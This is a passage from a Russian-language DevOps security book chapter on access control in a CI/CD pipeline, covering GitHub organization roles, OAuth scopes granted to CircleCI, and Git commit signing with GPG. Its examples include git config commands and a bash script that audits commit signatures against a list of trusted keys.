До сих пор мы говорили о защите сервисов во время их работы в среде эксплуатации. В этой главе сосредоточимся на инфраструктуре, которая переносит код разработчиков в среду эксплуатации. Непрерывные интеграция и поставка — прекрасные инструменты для ускорения циклов развертывания, но их применение влечет за собой некоторые проблемы с безопасностью. Усиление зависимости от сторонних сервисов при размещении, тестировании, сборке и отправке кода зачастую открывает двери ошибочным конфигурациям, которые позволяют атакующим получить контроль над кодом приложения. Мы поговорим о том, как предотвратить изменение конфигурации во время ее перемещения по цепочке от компьютера разработчика до облака. Нашей целью будет убедиться в том, что код, запущенный в инфраструктуре среды эксплуатации, — это тот самый код, который разработчик собирался запускать, когда писал приложение.

Во времена традиционной эксплуатации полагаться на внешние сервисы считалось достойным порицания. Разработчики и специалисты по эксплуатации

изолировали свою инфраструктуру от всего мира и в защите компонентов полагались на разделение сети. При таком подходе проблемой становится сложность введения новых компонентов, которые облегчают жизнь разработчикам и специалистам по эксплуатации и ускоряют циклы развертывания. Вполне возможно создать быстрый конвейер развертывания в закрытой инфраструктуре, но стоимость такой задачи настолько высока, что немногие организации захотят столько инвестировать. В итоге многие начинающие компании при создании своих конвейеров предпочитают полагаться на сторонние сервисы, в то время как большие корпорации стремятся, чтобы этими компонентами занимались штатные сотрудники. Удаленность серверов зависит от масштаба компании, в которой вы работаете.

Причиной того, что мы создали свой конвейер с помощью внешних компонентов, является желание отобразить гибкость такой архитектуры: при необходимости компоненты можно легко менять. Хотите сменить платформу для репозитория кода? Просто перенастройте некоторые веб-хуки. Это не монолит, здесь все можно переделать по мере появления новых сервисов.

Безопасность обслуживаемых извне DevOps-конвейеров может оказаться не настолько надежной, как у штатной модели, в которой все спрятано под слоями межсетевых экранов. Основной проблемой многих сервисов становится недостаточная защита стандартной конфигурации. Она поставляется такой намеренно, чтобы новичкам на начальном этапе было легче адаптироваться. К сожалению, широко распространенная проблема таких компонентов — наделение их расширенными правами доступа, намного большими, чем необходимо для выполнения задач, для которых они предназначены. В таких ситуациях страдает безопасность: компоненты не только общедоступны, но еще и наделены слишком широкими правами доступа, которые при взломе поставят под угрозу целостность всего DevOps-конвейера.

Стратегия безопасности, которую мы обсудим в этой главе, смещается с модели, в которой компоненты изолированы от сети, к модели, в которой конвейер защищен разграничением доступа. Мы также расскажем, как управлять этим разграничением для усиления безопасности. Нам нужно пересмотреть и улучшить разграничение доступа в следующих трех областях.

- ❑ Управление кодом и его публикация разработчиками в GitHub и CircleCI.
- ❑ Хранение контейнеров в Docker Hub.
- ❑ Управление инфраструктурой в AWS.

На рис. 6.1 показаны эти три области и их типы разграничения доступа, о которых мы поговорим в данной главе. Защищая каждую из областей, можно обеспечить неизменность написанного кода, что позволит клиентам организации больше полагаться на сервисы.

Начав с GitHub и CircleCI, вы узнаете:

- ❑ как управлять пользователями и правами доступа;
- ❑ как передавать некоторые из этих прав CircleCI с помощью области действия OAuth;
- ❑ как уменьшить влияние, которое скомпрометированный аккаунт мог оказать на ваши приложения, а также то, как подпись коммитов и меток Git может защитить от нежелательных изменений.




Рис. 6.1. Взаимодействия между компонентами в конвейере защищены с помощью разграничения доступа на разных уровнях. Оно разрешает или запрещает пользователям запускать операции и защищает код, который перемещается от разработчика к инфраструктуре среды эксплуатации

С Docker Hub и Docker в целом вы узнаете:

- ❑ как управлять правами доступа к CircleCI для загрузки новых версий контейнеров;
- ❑ как подписывать контейнер, созданный в CircleCI, и избежать обработки вредоносного push в Docker Hub.

И наконец, при обсуждении двух важных областей AWS вы узнаете:

- ❑ как сократить ряд прав доступа, используемых deployer, до допустимого минимума, необходимого для управления Elastic Beanstalk — сервисом AWS, который размещает invoicer. Эта задача кратко ознакомит вас с мощным и сложным миром распределения доступа в AWS;
- ❑ как распределить закрытые данные в приложении, размещенном в AWS. Само ваше приложение invoicer пользуется небольшим количеством закрытых данных, а для их получения прекрасно применяет переменные окружения, но сложным сервисам часто нужны способы для скрытого распределения сложных конфигурационных файлов. Мы обсудим два решения — HashiCorp Vault и Mozilla Sops, которые реализуют различные подходы к решению проблемы распределения закрытых данных.

Права доступа, входные данные и закрытые данные

В этой главе я часто буду использовать термины «права доступа», «входные данные» и «закрытый ключ», и их значения могут вас запутать, поэтому договоримся о следующих определениях.

- *Права доступа*, или привилегии, определяют набор действий, разрешенных пользователю — человеку или машине. Вы будете, например, наделять пользователя Сэм правами доступа для администрирования репозитория GitHub для invoicer.
- *Входные данные* — это информация, которая доказывает подлинность или квалификацию пользователя. Представьте себе что-то вроде полицейского значка или медицинского диплома: показав свой диплом третьей стороне, вы подтверждаете свою правомочность. В сфере ИТ термин «входные данные» часто используют для того, чтобы сослаться на ключи доступа, применяемые для аутентификации на сервисе.
- *Закрытые данные* — это более обобщенный термин, чем «входные данные». Так называют информацию, используемую человеком или программой для операции, которую лишь они должны иметь возможность выполнить. Криптографический ключ для шифрования и дешифрования данных — прекрасный пример закрытых данных.

В ИТ входные данные часто являются закрытыми, потому что их раскрытие позволит третьей стороне воспользоваться ими в своих целях, в отличие от полицейского значка, который вы можете смело всем показывать, не боясь, что его украдут.

6.1. Распределение доступа к инфраструктуре управления кодом

Инфраструктура управления кодом (рис. 6.2) – это типичный пример DevOps-конвейера: разработчик использует репозиторий кода (самый популярный – GitHub) для размещения исходного кода приложения и совместной работы с коллегами. Для тестирования их кода и сборки контейнеров приложения репозиторий кода интегрируется с автоматизированным инструментом сборки, таким как CircleCI, Travis CI или Jenkins, который выполняет задачи при каждом внесении изменений в исходный код.




Рис. 6.2. Инфраструктура управления кодом состоит из публикации кода разработчиками в GitHub и выполнения автоматизированных тестов и сборки в CircleCI. Каждый компонент обеспечен распределением доступа, которое должно использоваться для увеличения безопасности конвейера

Этот тип инфраструктуры может встретиться с рядом проблем распределения доступа.

- ❑ Широкие права доступа могут позволить недобросовестному пользователю получить доступ к репозиторию кода и внедрить вредоносный код в приложение.
- ❑ Брешь в сервисе со слабой защитой, позволяющая получить доступ к изменению исходного кода, может угрожать всему приложению.
- ❑ Разработчик может случайно раскрыть свои входные данные, а их перехватит атакующий, который воспользуется его аккаунтом для изменения кода.

Все эти проблемы можно решить, более строго подходу к определению прав доступа. Сначала рассмотрим к тому, как GitHub обслуживает безопасность пользователей и команд в организации, уменьшая риск получения недобросовестным пользователем доступа к конфиденциальному коду. Затем погрузимся в передачу прав доступа в GitHub и CircleCI, а также обсудим приемы подтверждения и обзора

прав доступа, переданных третьей стороне. И наконец, оценим преимущества подписи Git-коммитов и меток как способа проверки целостности исходного кода, при которой не нужно прибегать к помощи третьей стороны.

6.1.1. Управление правами доступа в GitHub-организации

GitHub-организация — это логическая сущность, которая содержит репозитории и команды, имеющие к ним доступ. В большинстве разросшихся проектов, которым перестает хватать горстки разработчиков, создаются организации, помогающие управлять репозиториями и правами доступа. В рамках организации GitHub для пользователей поддерживаются три типа репозиториев.

- ❑ **Владелец** — это высший уровень, который дает полный административный доступ к организации (рис. 6.3). По умолчанию владельцы имеют доступ ко всем репозиториям, публичным и приватным.
- ❑ **Участник** — это стандартный уровень для пользователей организации. Он передает права доступа, которых достаточно, чтобы выполнять ежедневные задачи, не затрагивая конфиденциальные области. Участники по умолчанию не имеют доступа к приватным репозиториям, и права доступа должны предоставляться либо непосредственно им, либо их команде.
- ❑ **Внешний соучастник** — для всего остального мира, которому не предоставляется доступ к вашей организации. Тем не менее вы можете добавлять к любому из репозиториев внешних соучастников и давать им право считывать, записывать или управлять правами доступа, не разрешая иметь глобальный доступ к организации.



Рис. 6.3. Права доступа автора к организации Securing-DevOps на GitHub обозначены как «владелец», что предоставляет административные привилегии во всех репозиториях организации

Управление пользователями в GitHub-организации предельно простое: создавайте команды, включайте в них людей и передавайте командам права считывать, записывать и администрировать доступ к репозиториям.

- ❑ *Владельцев должно быть как можно меньше.* Владельцы обладают неограниченными возможностями, и такие права доступа следует давать только особым пользователям.
- ❑ *Внедрите многофакторную аутентификацию (MFA) на уровне организации.* Как говорилось в главе 4, паролям свойственно теряться, их могут украсть, и MFA — отличный способ создания второго уровня защиты в вашей организации. GitHub предоставляет способ применения двухфакторной аутентификации для каждого пользователя с помощью настроек организации (рис. 6.4).
- ❑ *Регулярно проверяйте сотрудников организации, удаляя уволившихся.* Такая задача может потребовать написания скриптов, выполняющих вызов к API GitHub, чтобы проверить пользователей локальной пользовательской базы данных. Userplex — это пример инструмента, который реализует эту функциональность, синхронизируя членов GitHub-организации с локальными LDAP-группами (<https://github.com/mozilla-services/userplex>). Если у вас уже есть список сотрудников в LDAP, как в большинстве серьезных компаний, то это приемлемый подход.




Рис. 6.4. Настройки организации можно использовать для внедрения двухфакторной аутентификации для всех участников

ПРИМЕЧАНИЕ

Зачастую в ходе работы с особыми видами команд возникают сложности, так как для DevOps-организаций характерно формирование команд на основе выполняемой задачи. Попытка внедрения специфической схемы может войти в противоречие с важными аспектами эффективности. Вместо этого командам по безопасности стоит сосредоточиться на защите доступа к организации и регулярной проверке запросов на доступ, а также позволить разработчикам и специалистам по эксплуатации создавать их собственные команды и давать им права доступа в пределах организации.

Другой важной областью безопасности GitHub является управление правами доступа, предоставляемыми третьей стороне, о чем мы сейчас и поговорим.

6.1.2. Управление правами доступа в GitHub и CircleCI

Чтобы разобраться в том, как права доступа передаются третьей стороне в GitHub, сначала следует обсудить фреймворк авторизации OAuth2. В главе 3 я упоминал об OAuth2, когда знакомил вас со способами аутентификации пользователей, не требующими хранения паролей, но не затронул управление правами доступа. В OAuth для обозначения прав доступа, предоставляемых приложению, используется понятие «область действия» (scope).

Область действия — это набор прав доступа, которые пользователь дает третьей стороне. Права доступа позволяют ей производить действия от лица пользователя. Рассказывая про OAuth-взаимодействие в главе 3, я поверхностно упоминал наделение правами. Освежим вашу память и снова пройдемся по этой теме, но в этот раз в контексте GitHub и CircleCI.

1. Сэм — разработчик, который желает войти в CircleCI с помощью ее входных данных GitHub.
2. CircleCI показывает ей кнопку входа в систему с помощью GitHub, на которую Сэм нажимает.
3. Сэм перенаправляют на GitHub, у нее запрашивают авторизацию, при этом сообщают дословно: «CircleCI необходимо получить доступ к вашему аккаунту GitHub, желаете ли вы предоставить ему доступ?» Также GitHub отобразит запрашиваемые права доступа для CircleCI: доступ к персональным пользовательским данным и доступ к чтению/записи во всех публичных и частных репозиториях. Сообщение об авторизации показано на рис. 6.5.
4. Сэм соглашается, нажимая кнопку **Authorize** (Авторизоваться), и GitHub перенаправляет ее обратно на CircleCI с кодом, который CircleCI может использовать для получения доступа к ее аккаунту.
5. CircleCI проверяет код и авторизует Сэм.

Самый важный из этих шагов — конечно, шаг 3, на котором Сэм передает широкие права доступа для CircleCI. Это как раз то, что OAuth называет областью действия. В рамках HTTP, когда CircleCI перенаправляет Сэм к GitHub для аутентификации, он отправляет ее по адресу, указанному в листинге 6.1.

Вы встретили знакомые поля `client_id`, `redirect_uri`, `scope` и `state`, о которых шел разговор в главе 3. Приглядитесь к полю `scope` и его значению `repo,user:email`. Список запрашиваемого `scope` разделен запятыми, и CircleCI запрашивает доступ к `repo` и `user:email`. Документация в GitHub может кое-что рассказать нам об этих `scope: user:email` передает право доступа e-mail-адресам пользователя, `repo` предоставляет доступ к чтению/записи кода, коммиту статусов, приглашений в репозиторий, взаимодействующих объектов и статусов развертывания для публичных и частных репозиторий и организаций (<https://developer.github.com/v3/oauth/>).




Рис. 6.5. На странице авторизации GitHub Сэм просит открыть доступ CircleCI ко всем ее репозиториям

Листинг 6.1. Элемент oauth в CircleCI перенаправляет Сэм к GitHub

Расположение конечной точки аутентификации oauth в GitHub	URL, по которому пользователей перенаправляют для аутентификации с GitHub
--	--

```

→ https://github.com/login/oauth/authorize?client_id=78a2bb
  &redirect_uri=https://circleci.com/auth/github?return-to=%2F
→ &scope=repo,user:email
  &state=-1LiHWQMDofD

```

← CSRF-элемент

Область действия прав доступа,
запрашиваемых для CircleCI

Войдя в CircleCI, Сэм передала ему ряд прав доступа, которые дают полный контроль над репозиториями. Если элемент `oauth`, содержащийся в Circle CI, как-то просочится наружу, злоумышленник может воспользоваться им для того, чтобы получить доступ к приложению Сэм на GitHub и изменить его. Об этом явно стоит побеспокоиться.

Насколько нам известно, CircleCI не станет писать код, так зачем ему запрашивать такие широкие права доступа у аккаунта Сэм? Обычно для этого есть две причины: либо поставщик идентификации не поддерживает единичные права доступа, либо приложению необходима возможность выполнять для пользователя больше действий. Для приложений с OAuth слишком свойственно иметь больше

прав доступа, чем необходимо, или больше, чем пользователю обычно должно быть достаточно. Вы должны вручную проверять эти взаимодействия и убедиться в том, что они не угрожают вашей безопасности, например, при передаче конфиденциального доступа третьей стороне, которой вы не совсем доверяете.

Права доступа в пределах GitHub и CircleCI

GitHub предоставляет возможность пользоваться такими детализированными `scope`, как `write:repo_hook` для создания веб-хуков и `write:public_key` для создания SSH-ключей развертывания, которые будут удовлетворять потребности CircleCI. Предположим, CircleCI требует более широких прав доступа для того, чтобы выполнять для пользователя больше действий. CircleCI использует широкий `scope` в `repo`, чтобы считывать права доступа из GitHub и решать, кто может вносить изменения в проекты CircleCI, основываясь на их привилегиях в GitHub.

После того как права доступа для вашей организации задействованы, только администраторы GitHub `repo` или владельцы GitHub будут иметь возможность изменять настройки проектов в CircleCI. Это окажется полезным изменением для больших команд и поможет убедиться в том, что настройки вашего проекта могут изменить только те члены команды, которые имеют администраторские права доступа.

В результате CircleCI будет применять `oauth` не только для входа пользователя в систему и создания веб-хуков от его лица, но еще и для проверки того, какими правами Сэм обладает в репозитории. Если Сэм — администратор или имеет право записи в репозиторий, то ей будет разрешаться изменять настройки проекта на стороне CircleCI.

Для обеспечения безопасности нужно принять некоторые меры предосторожности при управлении интеграцией GitHub с третьей стороной.

- ❑ *Убедитесь в том, что пользователи, которым вы предоставляете права доступа, не назначены владельцами организации, а являются пользователями с ограниченным набором привилегий.* По крайней мере, если токен пользователя будет украден третьей стороной, урон будет нанесен лишь тем репозиториям, к которым он имел доступ.
- ❑ *Внесите в белый список разрешенные сторонние сервисы.* GitHub способен ограничить список приложений, которым разрешается запрашивать OAuth-элементы у сотрудников организации. Если задействовать эту настройку, как показано на рис. 6.6, сторонние приложения будут блокироваться по умолчанию. Любой сотрудник организации сможет запрашивать занесение приложения в белый список, но одобрить запрос должен владелец организации. Такой подход дает возможность тем, кто обслуживает организацию, просматривать сторонние приложения и передавать доступ только тем из них, которые считаются надежными.

- ❑ Если некоторые приложения нуждаются в интеграции со сторонним приложением, из-за которой могут подвергаться риску остальные, стоит задуматься о разделении GitHub-организаций, чтобы отделить конфиденциальные приложения друг от друга.




Рис. 6.6. GitHub может запрашивать одобрение у владельца организации перед тем, как разрешить ее сотруднику передавать права доступа сторонним приложениям. В этом примере CircleCI был одобрен как надежная третья сторона

Эти три приема помогают уменьшить риск утечки токенов доступа сотрудников организации через третью сторону, но не избавляют от необходимости доверять широкие права этой третьей стороне. Непрозрачность механизма передачи прав OAuth усложняет проверку того, как третья сторона обращается с правами доступа.

Мы можем добавить дополнительный уровень безопасности, требующий, чтобы разработчики подписывали свою работу с помощью ключей, которые хранятся на их машинах. Это будет темой следующего раздела.

6.1.3. Подпись коммитов и меток с помощью Git

Как только репозиторий будет скомпрометирован, атакующий сможет незаметно для разработчиков внести в приложение вредоносный исходный код. Для того чтобы это предотвратить, GitHub предоставляет определенные функции, например защиту ветвей, ограничивающую количество критических операций, которые можно выполнять в некоторых особых ветвях репозитория. Эти меры безопасности весьма полезны, и нам стоит ими воспользоваться. Но атакующий, который получит доступ к GitHub, может оказаться способен обойти и эти меры безопасности, поэтому нужен дополнительный уровень защиты, не зависящий от управления доступом GitHub. Такой уровень может обеспечить Git-подпись.

Git — это мощная система контроля версий, которая обеспечивает множество функций для оценки изменений, сделанных в репозитории в течение некоторого времени. В частности, убедиться в подлинности исходного кода может помочь функция подписания коммитов и меток с помощью PGP. Концепция подписания в Git состоит в предоставлении криптографической подписи для каждой модификации или метки с помощью ключей, которые хранятся в тайне у разработчиков.

PGP, OpenPGP и GnuPG

PGP (pretty-good privacy — «очень хорошая приватность») — это криптографический протокол, предназначенный для подписи и шифрования сообщений с помощью открытых и закрытых ключей (обычно RSA, о которых речь шла в главе 5).

OpenPGP — это стандартизация PGP, а *GnuPG* — общедоступный клиент, который реализует OpenPGP. Существуют и другие инструменты, реализующие OpenPGP, такие как библиотека Golang `crypto/openpgp` или библиотека PHP `openpgp-php`.

Консольный инструмент GnuPG называется `gpg`, он присутствует в диспетчерах пакетов большинства операционных систем, которые Git использует для подписи операций.

Задействовать Git-подпись просто. Сначала каждому разработчику понадобится PGP-ключ, который можно сгенерировать на их локальных машинах с помощью `gpg --gen-key`. Ключ хранится в тайне на машине разработчика и представляет собой ее отпечаток. При конфигурировании Git на подпись коммитов и меток вы просите его пользоваться PGP-ключами, заверенными этим отпечатком. В листинге 6.2 показаны эти шаги в командной строке.

Листинг 6.2. Создание PGP-ключа, настроенного для подписи Git-коммитов и меток

```
$ gpg --gen-key ← Генерирует новую пару ключей

$ gpg --fingerprint sam@securing-devops.com
pub 2048R/3B763E8F 2013-04-30
   Key fingerprint = CA84 A9EB BE8A AD3E 3B76 8B35 ← Получает отпечаток ключа
uid                               Sam <sam@securing-devops.com>
sub 2048R/4134B39A 2016-10-30
   Настраивает Git на подпись с помощью ключа

$ git config --global user.signingKey CA84A9EBBE8AAD3E3B768B35 ←
$ git config --global commit.gpgsign true ← Настраивает Git на подпись всех
   коммитов и меток по умолчанию
$ git config --global tag.gpgsign true ← Настраивает Git на подпись всех меток
```

Эти пять шагов задействуют подпись коммитов и меток. Конфигурация хранится в `$HOME/.gitconfig` (может, вам захочется изменять ее вручную). С этого момента каждый коммит и метка будут содержать PGP-подпись Сам.

Проверить единичный коммит можно с помощью `git verify-commit` (и `verify-tag` в случае с метками). Команда принимает хеш проверяемого коммита. Если

коммит успешно подписан, то подпись отобразится и `git` вернет 0. Если он окажется неподписанным, `git` вернет 1:

```
$ git verify-commit bb514415137cc2a59b745a3877ff80c36f262f13
gpg: Signature made Thu 29 Sep 2016 10:11:42AM using RSA key ID 3B768B35
gpg: Good signature from "Sam <sam@securing-devops.com>"
```

Когда все разработчики проекта используют подписи, вы можете применять эту функцию для отслеживания вредоносных модификаций в исходном коде. Скрипт в листинге 6.3 сверяет каждый компонент в истории `Git` со списком доверенных ключей для подписей. Можно регулярно скачивать свежую копию основной ветви репозитория и запускать скрипт для проверки подписи под каждым коммитом в истории.

Каждый коммит будет иметь один из трех статусов:

- ❑ **TRUSTED** — подписан ключом и считается доверенным;
- ❑ **SIGNATURE AUTHOR NOT TRUSTED** — подписан ключом, который не опознан или не считается доверенным;
- ❑ **NO SIGNATURE FOUND** — не подписан.

Листинг 6.3. Скрипт для проверки подписей `Git` на всех коммитах

```
#!/usr/bin/env bash
trusted_keys=(
    "E60892BB9BD89A69F759A1A0A3D652173B763E8F"
    "CA84AA8BF9EBBE8AAD3EF759A1A652173B768B35"
)
exit_code=0
for hash in $(git log --format=format:%H --no-merges); do
    res=$(git verify-commit --raw $hash 2>&1)
    if [ $? -gt 0 ]; then
        echo $hash NO SIGNATURE FOUND
        exit_code=1
        continue
    fi
    author=$(echo $res | grep -Po 'VALIDSIG [0-9A-F]{40}' \
        | cut -d ' ' -f2)
    is_trusted=0
    case "${trusted_keys[@]}" in
        *"$author"*) is_trusted=1
    ;; esac
    if [ $is_trusted -eq 1 ]; then
        echo "$hash TRUSTED $(gpg --fingerprint $author \
            | grep uid | head -1 | awk '{print $2,$3,$4,$5}')"
    else
        echo $hash SIGNATURE AUTHOR NOT TRUSTED: $author
        exit_code=1
    fi
done
exit $exit_code
```

Список доверенных PGP-ключей

Проверяет все коммиты в репозитории, игнорируя их слияние

Проверяет, находится ли подпись коммита в списке доверенных

В следующем листинге приведен пример запуска проверочного скрипта на репозитории, подписанного не полностью, и в нем встретятся все эти три случая. Первый

результат показывает, что коммит подписан доверенным ключом. Во второй строчке видно, что коммит подписан корректно, но автор подписи неизвестен. Третья строка содержит коммит, который вовсе не подписан:

```
$ bash audit_signatures.sh
2a8ac43ab012e1b449cb738bb422e04f7 TRUSTED Sam <sam@securing-devops.com>
cb01a654a6fc5661f9a374918a62df2a1 SIGNATURE AUTHOR NOT TRUSTED:AF...B768835
041c425f657a911d33baef58b98c90beed NO SIGNATURE FOUND
```

Периодическая проверка подписей `git` — прекрасный способ обнаружения вредоносных модификаций, но у него есть некоторые недостатки.

- ❑ Проверку скриптов нужно запускать извне CI/CD-конвейера, чтобы предупредить внесение изменений в результаты скрипта при вторжении в конвейер. Лучше всего помещать этот скрипт в отдельную часть инфраструктуры, например на изолированный сервер `Jenkins`, предназначенный для проверки безопасности, и периодически запускать проверки. Но помните: атакующий, получивший контроль над репозиторием, может вывести из строя эти веб-хуки. Самым безопасным подходом будет их ежедневное или ежечасное автоматизированное выполнение в полной изоляции.
- ❑ Требование о том, что все изменения, внесенные в исходный код, должны быть подписаны, лишает возможности пользоваться онлайн-редакторами исходного кода, например, как на сайте `GitHub`, что может стать проблемой для многих разработчиков.
- ❑ Внешние соучастники также должны подписывать свои модификации для публичных репозиторий, и их подписи нужно добавить в список тех, которым доверяют. Это непростое требование для масштабной реализации в проектах с открытым исходным кодом.

Подписи прекрасно работают в строго контролируемом окружении. Выделите несколько ключевых компонентов инфраструктуры, обслуживаемых небольшим числом разработчиков, и сначала опробуйте подписи на них, а по мере адаптации людей к новой практике постепенно распространяйте это требование на все более широкую базу кода. Со временем эту меру безопасности становится сложнее обслуживать, но она определенно способна обеспечивать целостность исходного кода.

В то же время, если подписание каждого коммита — слишком тяжелая ноша, то вы всегда можете решить подписывать только `Git`-метки. Метка — это снимок дерева `Git` в определенный момент времени. Если исходить из предположения, что разработчик тщательно просмотрел предшествующую метке кодовую базу, то подписание меток может оказаться прекрасным способом защитить целостность базы кода, не прибегая к подписанию каждого коммита. Тем не менее недостатком здесь может оказаться то, что коммит способен показаться безобидным, включиться в подписанную метку и нанести вред приложению. Подписание коммитов — предпочтительный подход, но подписание меток — лучше, чем ничего.

Теперь, когда мы рассмотрели способы проверки целостности исходного кода, обсудим целостность `Docker`-контейнера.

6.2. Управление доступом к хранилищу контейнеров

Целостность Docker-контейнеров, запускаемых в среде эксплуатации, определенно важна для безопасности сервиса, и так же, как требуется защищать исходный код от вредоносных модификаций, мы должны всегда предусматривать механизмы для защиты от вторжения в контейнер. И вновь сосредоточимся на бреши управления доступом в репозиторий Docker Hub, которая позволит атакующему подменить приложение своей вредоносной версией.

Docker Hub отправляет запрос веб-хука к приложению deployer в AWS, когда получает контейнер от CircleCI (рис. 6.7). В первую очередь мы сосредоточены на защите публикации контейнеров, поэтому управление доступом к Docker Hub требует обслуживания пользователей и прав доступа в новой организации.




Рис. 6.7. Защита хранилища контейнеров зависит в первую очередь от прав доступа, переданных CircleCI для публикации контейнеров приложения

В этом разделе мы обсудим две темы, похожие на защиту GitHub. Первая тема — это защита прав доступа в самом Docker Hub. Вторая использует Docker Content Trust (DCT) для подписи контейнеров, собранных в CircleCI.

6.2.1. Управление правами доступа в пределах Docker Hub и CircleCI

